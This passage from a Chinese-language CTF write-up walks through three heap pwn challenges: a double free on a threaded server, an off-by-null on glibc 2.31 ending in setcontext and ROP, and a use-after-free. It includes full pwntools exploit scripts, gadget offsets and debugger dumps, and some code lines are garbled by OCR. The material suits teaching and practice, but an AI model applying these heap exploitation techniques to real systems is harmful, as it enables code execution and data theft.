  *(_QWORD *)(v21 + 8) = atoi(&v40);
  *(_QWORD *)(qword_603140[(signed int)v20] + 32) = 0LL;
  puts(">>:");
  puts("HTTP/1.1 200 OK\nDate: Mon Jun 6 06:06:06 2066");
  __printf_chk(1LL, "Content-Length: %d\nContent-Type: %s\n\n{%s}", 26LL, "text/plain", "Success,has change the pwd");
LABEL_11:
  v4 = __readfsqword(0x28u);
  result = v4 ^ v43;
```

这样一来就不再需要再次进行malloc申请空间，该结构体所在的chunk空间又能被挂起不断运行的delete线程再free一次

从而搞到double free

有了double free，又有了libc基址 然后他是没开got表保护的

那么最后的操作就是改free的got表为system，然后free “cat flag”，这里为什么不free “/bin/sh”?这是因为最后的free函数调用是由线程发起的，有的时候有玄学问题是不能getshell的，所以cat flag比较稳妥

具体操作就看exp吧，其实这题要是给你们直接看源码是很简单的，只不过我gcc开了-O2优化，没想到被优化后的程序逆向难度高了一大截，我本来还想把pie都开起来的，后面想想没必要了，反正能做出这题的人多个pie也能绕过，做不出的pie加上去也没啥意义


```
#encoding:utf-8
#!/upr/bin/env python
from pwn import *
def debug(addr=0,pie=0):
global p
if pie:
text_base = int(os.popen("pmap {}|awk '{{print $1}}'".format(p.pid)).readlines()
[1],16)
log.info("ELF_base:{}".format(hex(text_base)))
log.info("bss:{}".format(hex(text_base + 0x204120)))
#log.info("get_array:{}".format(hex(text_base + 0x202140)))
# gdb.attach(p,'b *{}'.format(hex(text_base+addr)))
if addr!=0:
gdb.attach(p,'b *{}'.format(hex(text_base+addr)))
else:
gdb.attach(p)
```

```
else:
if addr!=0:
gdb.attach(p,'b *{}'.format(hex(addr)))
else:
gdb.attach(p)
pause()
#--------------------------------------
def sl(s):
return p.sendline(s)
def sd(s):
return p.send(s)
def rc(timeout=0):
if timeout == 0:
return p.recv()
else:
return p.recv(timeout=timeout)
def ru(s, timeout=0):
if timeout == 0:
return p.recvuntil(s)
else:
return p.recvuntil(s, timeout=timeout)
def sla(a,s):
return p.sendlineafter(a,s)
def sda(a,s):
return p.sendafter(a,s)
def getshell():
# p.sendline("ls")
p.interactive()
def msg(msg,addr):
log.warn(msg+"->"+hex(addr))
#--------------------------------------

def add(idd,pwd,name,num):
pay="POST / index.html \t\n"
pay+=" Connection: keep-alive"
pay+="cmd=add&id="+idd
pay+="&pwd="+str(pwd)
pay+="&num="+str(num)
pay+="&name="+name


ru("<<:\n")
sd(pay)

def show(idd,pwd):
pay="GET / index.html Connection: keep-alive"
ru("<<:\n")
sd(pay)
ru("<<:\n")
sd(idd+"\x00")
ru("<<:\n")
sd(str(pwd)+"\x00")

def free():
pay="POST / index.html \t\ncmd=delete"
pay+=" Connection: keep-alive"
ru("<<:\n")
sd(pay)
```

```
def exp():
# debug()
add("1",1,"a"*0x50,2147483648)
add("2",2,"b"*0x50,200)
add("3",3,"c"*0x50,200)
add("4",4,"d"*0x50,200)
add("5",2333,"e"*0x50,200)



# debug(0x1A66,pie=1)
# debug(0x401894,pie=0)
show("1",1)


#pie------------------------
# ru(p64(1))
# ru(p64(0))
# elf_base=u64(p.recv(6).ljust(8,"\x00"))-0x2345
# print "elf base:"+hex(elf_base)
# ru(p64(elf_base+0xdd7))
# ru(p64(0))
# libc_base=u64(p.recv(6).ljust(8,"\x00"))-0x20830
# libc.address=libc_base
# system=libc.sym["system"]
# print "libc base:"+hex(libc_base)
#pie-----------------------

ru(p64(0x400c77))
ru(p64(0))
libc_base=u64(p.recv(6).ljust(8,"\x00"))-0x20830
libc.address=libc_base
system=libc.sym["system"]
print "libc base:"+hex(libc_base)



free()
# print p.recv()
sleep(5)
#
show("2",0)
ru("welcome! ")
heap=u64(ru("</h1><hr>")[:-9].ljust(8,"\x00"))
msg("heap",heap)

add("6",1,p64(heap+0x2c0).ljust(0x50,"a"),200)
sleep(2)
# debug(pie=0)

add("7",233,p64(0x602ffa).ljust(0x20,'a'),200)

# print p.recvall()

add("8",2333,"A"*0x50,200)
add("9",3,"ls;cat flag;/bin/sh\x00".ljust(0x50,'x'),200)

add("10",233,("X"*(6+8)+p64(system)[:-2]+'\x00').ljust(0x50,'X'),200)
sleep(4)
# print p.recv()
getshell()

if __name__ == '__main__':
bin_elf = "./server"
elf = ELF(bin_elf)
context.binary=bin_elf
context.log_level = "debug"
#context.terminal=['tmux', 'splitw', '-h']
if sys.argv[1] == "r":
p = remote("0.0.0.0",0000)
libc = ELF("./libc-2.23.so")
elif sys.argv[1] == "l":
libc = elf.libc
#取消aslr保护机制
#p = process(bin_elf, aslr=0)
#加入libc进行调试:
#p = process(bin_elf,env = {"LD_PRELOAD": "../libc-2.23.so.i386"})
p = process(bin_elf)
exp()
```


easy_heap

实验环境:glibc2.31运行程序，可以看到菜单，有4个功能



```
----Welcome --------
1.Take a card
2.Edit
3.Drop a card
4.Take a view
5.Exit
Choice:
```

分析各个功能可以发现在edit函数中存在一个off by one漏洞




```
v0 = qword_4460[v4];
v1 = (unsigned int)dword_4060[v4];
v2 = qword_4460[v4];
*(_BYTE *)(v0 + (signed int)read_0()) = 0;
```

解题思路:


本题改编于balsn ctf 2019的plaintext，由于2.29之后 unlink处增加了新的check，会检测pre_size和size是否匹配，所以这里使用largebins中残留的指针来覆盖构造overlap，又因为存在off-by-null，所以需要堆地址的最低第二个字节为'\x00'，所以有1/16的概率。

首先关闭ASLR方便调试，首先申请一块超大的堆以及7个工具人堆块(用来填补tcache用的)，使得我 们的topchunk来到0x....0010处




```
pwndbg> heapinfo
(0x20)     fastbin[0]: 0x0
(0x30)     fastbin[1]: 0x0
(0x40)     fastbin[2]: 0x0
(0x50)     fastbin[3]: 0x0
(0x60)     fastbin[4]: 0x0
(0x70)     fastbin[5]: 0x0
(0x80)     fastbin[6]: 0x0
(0x90)     fastbin[7]: 0x0
(0xa0)     fastbin[8]: 0x0
(0xb0)     fastbin[9]: 0x0
                  top: 0x555555560010 (size : 0x19ff0)
       last_remainder: 0x0 (size : 0x0)
            unsortbin: 0x0
pwndbg>
```

之后申请一块0x1000的chunk1，再申请一个chunk防止chunk1释放时与topchunk合并，这时释放chunk1再申请一块大于0x1000的chunk，chunk1就会跑到largebin中去




```
largebins
0x1000: 0x555555560010 —▸ 0x7ffff7fb8200 (main_arena+1664) ◂— 0x555555560010
pwndbg>
```



```
pwndbg> x/30gx 0x555555560010
0x555555560010: 0x0000000000000000      0x0000000000001011
0x555555560020: 0x00007ffff7fb8200      0x00007ffff7fb8200
0x555555560030: 0x0000555555560010      0x0000555555560010
0x555555560040: 0x0000000000000000      0x0000000000000000
0x555555560050: 0x0000000000000000      0x0000000000000000
```


可以看到这个chunk1中已经有我们想要的堆地址了，接下来就是利用这个chunk1来进行伪造了; 这里我们伪造一个0x520的堆块并且并fd指向0x....0040处




```
telescope 0x555555560010
    0x555555560010 ◂— 0x0
    0x555555560018 ◂— 0x31 /* '1' */
    0x555555560020 ◂— 0x0
    0x555555560028 ◂— 0x521
    0x555555560030 —▸ 0x555555560040 ◂— 0x0
    0x555555560038 —▸ 0x555555560010 ◂— 0x0
    0x555555560040 ◂— 0x0
```

接下来伪造p->fd->bk=p，也就是0x...0040的bk修改成0x...0020

先申请 4个一样大小的chunk 1,2,3,4，然后放到fastbins中，这就需要用到一开头申请到的7个工具人了




```
fastbins
0x20: 0x0
0x30: 0x555555560040 —▸ 0x5555555600a0 ◂— 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
```




```
pwndbg> telescope 0x555555560040
00:0000│    0x555555560040 ◂— 0x0
01:0008│    0x555555560048 ◂— 0x31 /* '1' */
02:0010│    0x555555560050 —▸ 0x5555555600a0 ◂— 0x0
03:0018│    0x555555560058 —▸ 0x7ffff7fb7be0 (main_arena+96)
04:0020│    0x555555560060 ◂— 0x0
```

但是这还不是我们想要的，我们要改的是bk，所以需要放到smallbin中去，把7个工具人重新申请回去清空tcache，再申请一个稍大点的chunk使得0x...0040到smallbin中去




```
pwndbg> telescope 0x555555560040
00:0000│    0x555555560040 ◂— 0x0
01:0008│    0x555555560048 ◂— 0x31 /* '1' */
02:0010│    0x555555560050 —▸ 0x7ffff7fb7c00 (main_arena+128
2) —▸ 0x555555560510 ◂— 0x0
03:0018│    0x555555560058 —▸ 0x5555555600a0 ◂— 0x0
04:0020│    0x555555560060 ◂— 0x0
```

现在就满足情况了，接下来将1号块申请出来覆盖bk为0x....0020即可



```
pwndbg> telescope 0x555555560040
00:0000│     0x555555560040 ◂— 0x0
01:0008│     0x555555560048 ◂— 0x31 /* '1' */
02:0010│     0x555555560050 ◂— 0x0
03:0018│     0x555555560058 —▸ 0x555555560020 ◂— 0x0
04:0020│     0x555555560060 ◂— 0x0
```

同样的思路，将0x....0010的fd设置为0x...0020



```
pwndbg> telescope 0x555555560540-0x520
00:0000│     0x555555560020 ◂— 0x555555560020 /* '  ' */
01:0008│     0x555555560028 ◂— 0x521
02:0010│     0x555555560030 —▸ 0x555555560040 ◂— 0x0
03:0018│     0x555555560038 —▸ 0x555555560010 ◂— 0x0
04:0020│     0x555555560040 ◂— 0x0
05:0028│     0x555555560048 ◂— 0x31 /* '1' */
06:0030│     0x555555560050 ◂— 0x0
07:0038│     0x555555560058 —▸ 0x555555560020 ◂— 0x555555560020 /* ' '
pwndbg> telescope 0x555555560040
00:0000│     0x555555560040 ◂— 0x0
01:0008│     0x555555560048 ◂— 0x31 /* '1' */
02:0010│     0x555555560050 ◂— 0x0
03:0018│     0x555555560058 —▸ 0x555555560020 ◂— 0x555555560020 /* ' '
04:0020│     0x555555560060 ◂— 0x0
... ↓
06:0030│     0x555555560070 ◂— 0x30 /* '0' */
07:0038│     0x555555560078 ◂— 0x31 /* '1' */
pwndbg> telescope 0x555555560010
00:0000│     0x555555560010 ◂— 0x0
01:0008│     0x555555560018 ◂— 0x31 /* '1' */
02:0010│     0x555555560020 ◂— 0x555555560020 /* '  ' */
03:0018│     0x555555560028 ◂— 0x521
04:0020│     0x555555560030 —▸ 0x555555560040 ◂— 0x0
05:0028│     0x555555560038 —▸ 0x555555560010 ◂— 0x0
06:0030│     0x555555560040 ◂— 0x0
07:0038│     0x555555560048 ◂— 0x31 /* '1' */
pwndbg> 
```

之后 触发unlink实现overlap，通过show获得libc地址，借助tcache修改free_hook为setcontext+33进行srop，但是因为2.29之后的setcontext不再是以rdi做为参数，所以这里需要借助一个gadgets将参数由rdi转向rdx，再实现orw

exp:

```
#coding:utf-8 #version 1
from pwn import * import sys
local = 1
context.terminal=['tmux','splitw','-h']
if len(sys.argv) == 2 and (sys.argv[1] == 'DEBUG' or sys.argv[1] == 'debug'):
context.log_level = 'debug' if local:
p = process('./easy_heap')
elf = ELF('./easy_heap',checksec = False) libc = elf.libc
else:
p = remote("")
def debug(addr=0,PIE=True):
if PIE:

text_base = int(os.popen("pmap {}| awk '{{print $1}}'".format(p.pid)).readlines()
[1], 16)
print "breakpoint_addr --> " + hex(text_base + 0x202040)
gdb.attach(p,'b *{}'.format(hex(text_base+addr))) else:
gdb.attach(p,"b *{}".format(hex(addr)))
sd = lambda s:p.send(s)
rc = lambda s:p.recv(s)
sl = lambda s:p.sendline(s)
ru = lambda s:p.recvuntil(s)
sda = lambda a,s:p.sendafter(a,s)
sla = lambda a,s:p.sendlineafter(a,s)
def choice(idx):
sla("Choice:",str(idx))
def add(size):
choice(1)
sla("Size: ",str(size))
def edit(idx,data):   #have a off by null
choice(2)
sla("Index: ",str(idx))
sda("Content: \n",data)
def delete(idx):
choice(3)
sla("Index: ",str(idx))
def show(idx):
choice(4)
sla("Index: ",str(idx))
add(0x18)#0

add(0x6c08) #1
for i in range(7): #idx[2~8] 7 tool chunk
add(0x28)
# now heap begin with 0x.....0010 add(0x1000) #9
add(0x18) #10 avoid to merg with top chunk delete(9)
add(0x2000) #9 set chunk 0x1000 to largebin
add(0x28) #11
edit(11,p64(0)+p64(0x521)+p8(0x40))
add(0x28) #12
add(0x28) #13
add(0x28) #14
add(0x28) #15
for i in range(2,9):

delete(i)
delete(14)
delete(12)
for i in range(7): #idx[2~8]
add(0x28)
add(0x400) #12:set the chunk in fastbin to smallbin for set 0x...0040's bk
add(0x28) #14
add(0x28) #16
edit(14,p64(0)+p8(0x20))
# now set the chunk 0x....0010's fd
for i in range(2,9):
delete(i)
delete(13)
delete(11)
for i in range(7):

add(0x28)
add(0x28) #11
add(0x28) #13
edit(11,p8(0x20))
add(0x28) #17
add(0x5f8) #18
add(0x10) #19
edit(19,"/bin/sh\x00")
edit(17,'i'*0x20+p64(0x520)) #trigger off by null
add(0x4b8)
delete(18)
#debug()

show(12)
ru("Content: ")
main_arena = u64(rc(6).ljust(8,'\x00')) - 1648 malloc_hook = main_arena - 0x10
libc_base = malloc_hook - libc.symbols['__malloc_hook'] free_hook = libc_base +
libc.symbols['__free_hook'] system = libc_base + libc.symbols['system']
setcontext = libc_base + libc.symbols['setcontext'] log.info("main_arena -->
%s",hex(main_arena)) log.info("free_hook --> %s",hex(free_hook))
pop_rax = 0x000000000004a550 + libc_base
pop_rdi = 0x0000000000026b72 + libc_base
pop_rsi = 0x0000000000027529 + libc_base
pop_rdx_r12 = 0x000000000011c1e1 + libc_base
syscall_ret = 0x0000000000066229 + libc_base
ret = 0x0000000000025679 + libc_base

pay = p64(0x1547a0 + libc_base) #mov rdx, qword ptr [rdi + 8]; mov qword ptr
[rsp], rax; call qword ptr [rdx + 0x20]
pay = pay.ljust(0x20,'\x00')
pay += p64(setcontext+33)
pay = pay.ljust(0x38,'\x00') pay += p64(0)*2 #r8,r9
pay = pay.ljust(0x68,'\x00') pay += p64(0) + p64(0) #rdi,rsi pay =
pay.ljust(0x88,'\x00') pay += p64(0) #rdx
pay = pay.ljust(0x98,'\x00')
pay += p64(0) #rcx
pay = pay.ljust(0xa0,'\x00') #return
pay += p64(free_hook+0xf0) #stack
pay += p64(ret)
pay = pay.ljust(0xe0,'\x00')
pay += p64(free_hook)
pay += p64(ret) #ret
#open("flag")
flag = free_hook + 0x1b8
pay += p64(pop_rdi) + p64(flag)#0xb0 here is rop
#pay += p64(pop_rsi) + p64(0)
#pay += p64(pop_rdx_r12) + p64(0) + p64(0)
pay += p64(pop_rax) + p64(2)
pay += p64(syscall_ret)
#read(3,buf,0x200)
pay += p64(pop_rdi) + p64(3)
pay += p64(pop_rsi) + p64(free_hook & 0xfffffffffffff000) #buf pay +=
p64(pop_rdx_r12) + p64(0x200) + p64(0)
pay += p64(pop_rax) + p64(0)
pay += p64(syscall_ret)
#write(1,buf,0x200)
pay += p64(pop_rdi) + p64(1)
pay += p64(pop_rsi) + p64(free_hook & 0xfffffffffffff000)
pay += p64(pop_rdx_r12) + p64(0x200) + p64(0)
pay += p64(pop_rax) + p64(1)
pay += p64(syscall_ret)
pay += "flag\x00"
delete(12)
add(0x1f8) #12
add(0x1f8) #18
delete(18)
delete(12)
edit(11,"\x00"*0x10 + p64(free_hook))
add(0x1f8) #12
add(0x1f8) #18 free_hook
edit(18,pay)
edit(0,'a'*8 + p64(free_hook))
delete(0)
#debug()
#debug()
p.interactive()
```

signin

这题就是最基础的堆题，有uaf的漏洞，能malloc10个chunk

先通过malloc一个0x80的chunk再free进unsortedbin获得有main_arena的fd，再通过view函数把地址打印出来，即获得了libc的地址

最后再通过uaf改malloc_hook为onegadget，即可double free触发malloc_hook进行getshell（也可以改realloc，直接malloc的时候getshell）

```
#!usr/bin/env python
# -*- coding:utf-8 -*-

from pwn import*
from LibcSearcher import *

context.log_level ='DEBUG'
```

```
r = process('./easypwn')
